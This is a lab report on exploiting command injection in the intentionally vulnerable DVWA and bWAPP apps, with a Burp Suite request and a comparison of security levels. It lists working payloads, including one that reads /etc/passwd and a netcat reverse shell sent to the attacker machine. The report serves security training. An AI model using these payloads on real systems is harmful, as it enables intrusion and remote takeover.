PART 1 – DVWA Command Injection

- **Title: Part 1 – Command Injection using DVWA**

1. Objective

The objective of this task was to understand and exploit command injection vulnerabilities in a vulnerable web application (DVWA). The goal was to test basic command injection, blind command injection, and analyze requests using Burp Suite.

- **2. Lab Setup**

The lab environment was configured using:

- Kali Linux (Attacker Machine)
- OWASP BWA (Victim Machine)
- DVWA (Damn Vulnerable Web Application)
- Burp Suite (for intercepting requests)

Both Kali Linux and OWASP BWA were connected in a NAT Network using VirtualBox. DVWA was accessed through the browser using the target IP address:

http://10.0.2.5/dvwa


The DVWA security level was initially set to **Low** for exploitation and later changed to **High** for comparison.

- **3. Basic Command Injection (DVWA – Low Security)**

The Command Execution vulnerability page was opened in DVWA.
The input field accepts an IP address and executes a ping command on the server.

Payload Used:

127.0.0.1; whoami



The application executed the injected system command and displayed the server user (www-data), confirming the presence of a command injection vulnerability.


127.0.0.1; id


127.0.0.1 && whoami


127.0.0.1 | whoami


127.0.0.1; pwd

All payloads successfully executed system commands, proving that the application does not properly sanitize user input at Low security level.










- **3. Basic Command Injection (DVWA – high Security)**



4. Blind Command Injection Testing

Blind command injection was tested using delay-based payloads to verify command execution without visible output.


Payload Used:


127.0.0.1 && sleep 5

127.0.0.1 && ping -c 3 127.0.0.1


Observation:

After submitting the payload, the web page response was delayed, indicating that the injected command was executed on the server. Even though the output was not directly visible, the time delay confirmed the presence of blind command injection vulnerability.





5. Command Injection via Burp Suite (Based on Intercept Screenshot)



Burp Suite was used to intercept and analyze the HTTP request sent to the DVWA Command Execution module.

Intercepted Request Details:

- Method: POST
- URL: /dvwa/vulnerabilities/exec/
- Vulnerable Parameter: ip

The intercepted request in Burp Proxy showed:

POST /dvwa/vulnerabilities/exec/ HTTP/1.1

Host: 10.0.2.5


Content-Type: application/x-www-form-urlencoded

Body:

ip=127.0.0.1;whoami&submit=submit

The request was then sent to the Repeater tool for manual testing.

6. Payload Modification in Burp Repeater (According to Screenshot)



In Burp Repeater, the parameter was modified to:

ip=127.0.0.1;id&submit=submit

Response Observed:

The server response clearly showed:

PING 127.0.0.1 ...

uid=33(www-data) gid=33(www-data)

This proves that:

- The original ping command was executed
- The injected id command was also executed
- The server user is www-data

This confirms successful OS command execution through parameter manipulation.

🔹 7. URL Encoded Payload Testing (Filter Bypass)

To test filter bypass techniques, URL-encoded payloads were also used.

Payload Used:

127.0.0.1%3Bid

Result:

The encoded payload successfully executed the system command, demonstrating that attackers can bypass input filtering mechanisms using encoding techniques.

🔹 8. Comparison: Low Security vs High Security

Low Security:

- Weak input validation
- Direct execution of system commands
- Payloads like whoami and id executed successfully
- Highly vulnerable to command injection attacks

High Security:

- Strong input validation implemented
- Malicious inputs returned “Invalid IP” error
- Command injection attempts were restricted

- Improved security against injection attacks

This comparison highlights the importance of proper input validation and secure coding practices.

🔹 9. Payload List (Based on Actual Testing)

Working Payloads (Low Security):

127.0.0.1; id

127.0.0.1; whoami

127.0.0.1 && whoami

127.0.0.1 | whoami

127.0.0.1 && sleep 5

Burp Repeater Payload:

ip=127.0.0.1;id&submit=submit

Failed Payloads (High Security):

127.0.0.1; id

127.0.0.1 && whoami

🔹 10. Conclusion

This experiment demonstrated how command injection vulnerabilities can be exploited in a web application when user input is not properly validated. Using DVWA at Low security level, multiple payloads such as id and whoami were successfully executed, confirming the presence of a command injection flaw. Burp Suite was used to intercept and modify the POST request, and the vulnerable parameter ip was manipulated to execute system-level commands, as evidenced by the response showing uid=33(www-data). Blind command injection was also confirmed using delay-based payloads. When the security level was changed to High, the application applied stricter validation and blocked malicious inputs. This experiment emphasizes the importance of input sanitization, secure coding, and avoiding direct execution of system commands to prevent command injection vulnerabilities in real-world applications.


Part 2: bWAPP – OS Command Injection

🔹 Setup

The bWAPP (Buggy Web Application) was accessed through the OWASP BWA environment using the browser at:

http://10.0.2.5/bWAPP

The application was logged in using the default credentials (bee/bug). From the vulnerability dropdown menu, the “OS Command Injection” module was selected. The security level was first set to **Low** for exploitation and later tested on **Impossible** as required in the project guidelines.



1. Basic Injection

In this step, the OS Command Injection vulnerability was tested using simple command injection payloads in the IP input field.

Payload used:

127.0.0.1; whoami

The application executed the injected command along with the ping command and displayed the server user information such as www-data. This confirmed that the application was vulnerable to command injection at Low security level.

Additional delimiter payloads tested as per the task:

127.0.0.1 & whoami


127.0.0.1 | whoami


127.0.0.1 && whoami


127.0.0.1 `whoami`


127.0.0.1; id


Observation:
Most delimiter-based payloads successfully executed system commands, proving that the user input was not properly sanitized and was directly passed to the system shell.


bWAPP
an extremely buggy web app !
/ OS Command Injection /


bWAPP
an extremely buggy web app !
/ OS Command Injection /


bWAPP
an extremely buggy web app !
/ OS Command Injection /


bWAPP
an extremely buggy web app !
/ OS Command Injection /



- **2. Advanced Filtering Bypass**


To test filter bypass techniques, URL encoding and alternative command execution methods were used as specified in the task.

Payloads used:

127.0.0.1%26%26cat%20/etc/passwd

127.0.0.1`id`

The URL-encoded payload (%26%26 represents && and %20 represents space) was used to bypass input filtering. The backtick payload executed system commands using command substitution. These tests demonstrated how attackers can bypass weak filters using encoding and alternative syntax.




- **3. Blind Command Injection**

Blind command injection was tested using delay-based payloads to confirm command execution without direct output.

Payload used:

127.0.0.1 && sleep 5

Observation:
After submitting the payload, the web page response was delayed by approximately 5 seconds. This delay confirmed that the injected command was executed on the server even though the output was not directly visible, proving the existence of blind command injection vulnerability in the application.



- **4. Reverse Shell**

A reverse shell was performed to demonstrate the severity of the command injection vulnerability and to gain remote shell access to the target system.

First, a Netcat listener was started on the Kali Linux attacker machine:


nc -lvnp 4444


Then the following payload was injected into the bWAPP OS Command Injection input field:

127.0.0.1; nc <KALI-IP> 4444 -e /bin/bash

After executing the payload, a reverse shell connection was successfully established from the target machine to the attacker machine. The Kali terminal received a shell with the user privileges of the web server (www-data), confirming full remote command execution on the target system.

This demonstrates that command injection vulnerabilities can lead to complete system compromise if exploited by an attacker.





🔹 5. Security Level Testing (Low vs Impossible)

The vulnerability was tested under both Low and Impossible security levels.

At Low security level:

- Command injection payloads executed successfully
- System commands like whoami, id, and reverse shell payloads worked
- The application was highly vulnerable due to lack of input validation

At Impossible security level:

- The application implemented strong input validation
- Malicious payloads were blocked or sanitized
- Command injection attempts failed

This comparison shows that proper input validation and secure coding practices can effectively prevent command injection attacks in web applications.